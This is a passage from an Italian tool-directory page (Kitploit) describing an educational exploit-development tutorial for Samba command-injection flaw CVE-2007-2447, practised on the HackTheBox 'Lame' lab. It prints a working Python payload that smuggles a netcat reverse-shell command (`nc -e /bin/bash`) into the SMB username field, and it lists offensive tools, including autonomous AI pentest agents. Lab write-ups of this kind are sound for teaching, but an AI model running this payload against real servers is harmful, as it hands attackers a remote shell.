
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2007-2447 — Implementazione educativa di exploit per la vulnerabilità di esecuzione di comandi tramite script di mappatura username in Samba 3.0.20-3.0.25rc (CVE-2007-2447), con payload client SMB in Python e reverse shell netcat. | Kitploit
Strumenti/GitHubGitHub/foudadev/cve-2007-2447
Analisi delle VulnerabilitàExploitPenetration TestingCommand and ControlApprendimento e FormazioneStrumento di Accesso RemotoSviluppo PayloadBinary ExploitationLab e Pratica
GitHubfoudadev/cve-2007-2447

CVE-2007-2447

1242 anni faNon ancora revisionato

Implementazione educativa di exploit per la vulnerabilità di esecuzione di comandi tramite script di mappatura username in Samba 3.0.20-3.0.25rc (CVE-2007-2447), con payload client SMB in Python e reverse shell netcat.

Vedi Repository
Condividi

Percorso ExploitDev #6 | CVE-2007-2447 | Samba 3.0.20 < 3.0.25rc 'Username' map script' Esecuzione di comandi

Exploit originale: https://www.exploit-db.com/exploits/16320

Nome exploit: Samba username map script RCE
CVE: 2007-2447
Laboratorio: Lame - HackTheBox

Descrizione

C'è una vulnerabilità nelle versioni di Samba precedenti alla 3.0.25 che consente a un attaccante di eseguire comandi di sistema inviando una richiesta malformata come nome utente al server SMB.


Come funziona

Ecco un esempio di utilizzo del comando nohup per creare una directory:

Parlando a livello di programmazione, /= indica l'operatore di divisione e assegnazione, solitamente usato nei cicli. Ma perché dobbiamo usarlo qui?
Il motivo per cui lo usiamo è per dividere il campo dominio e il campo nome utente durante l'invio della richiesta; una spiegazione migliore si può trovare qui. Usiamo il campo nome utente per aprire una connessione netcat e collegarci al nostro server.


Scrittura dell'exploit

Scrivere l'exploit è molto semplice perché esiste già una libreria client SMB disponibile per Python (installa il pacchetto python3-samba), quindi tutto ciò che devi fare è usarla in questo modo:

username = f"/=`nohup nc -e /bin/bash {lhost} {lport}`"
conn = SMBConnection(username, '', '', '')

try:
    print("Sending payload")
    conn.connect(rhost, rport, timeout=10)
except Exception as e:
    sys.exit(e)

Cerchiamo di capire come funziona SMBConnection: ho fornito username, ma cosa sono le altre 3 stringhe vuote?
Gli altri 3 argomenti sono: password, my_name e remote_name

Per rendere il nostro exploit facile da leggere, possiamo scriverli esplicitamente insieme ai loro valori, ma i valori per gli argomenti dopo username non sono richiesti:

conn = SMBConnection(username=username, password='', my_name='', remote_name='')

La parte seguente è più facile da capire: usiamo l'istanza della classe SMBConnection per effettuare una connessione e forniamo l'IP del target, la porta e un timeout in secondi:

conn.connect(rhost, rport, timeout=10)

Considerazioni finali

In questa sessione di sviluppo di exploit hai imparato a creare un client SMB e a connetterti a un server SMB. Hai anche imparato alcuni comandi Linux come nohup, con cui potrai sperimentare in seguito. Hai imparato a collegarti alla tua macchina attaccante dalla macchina vittima usando netcat, una competenza che potrebbe tornarti utile nel tuo percorso di sviluppo exploit.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    258
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    254

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





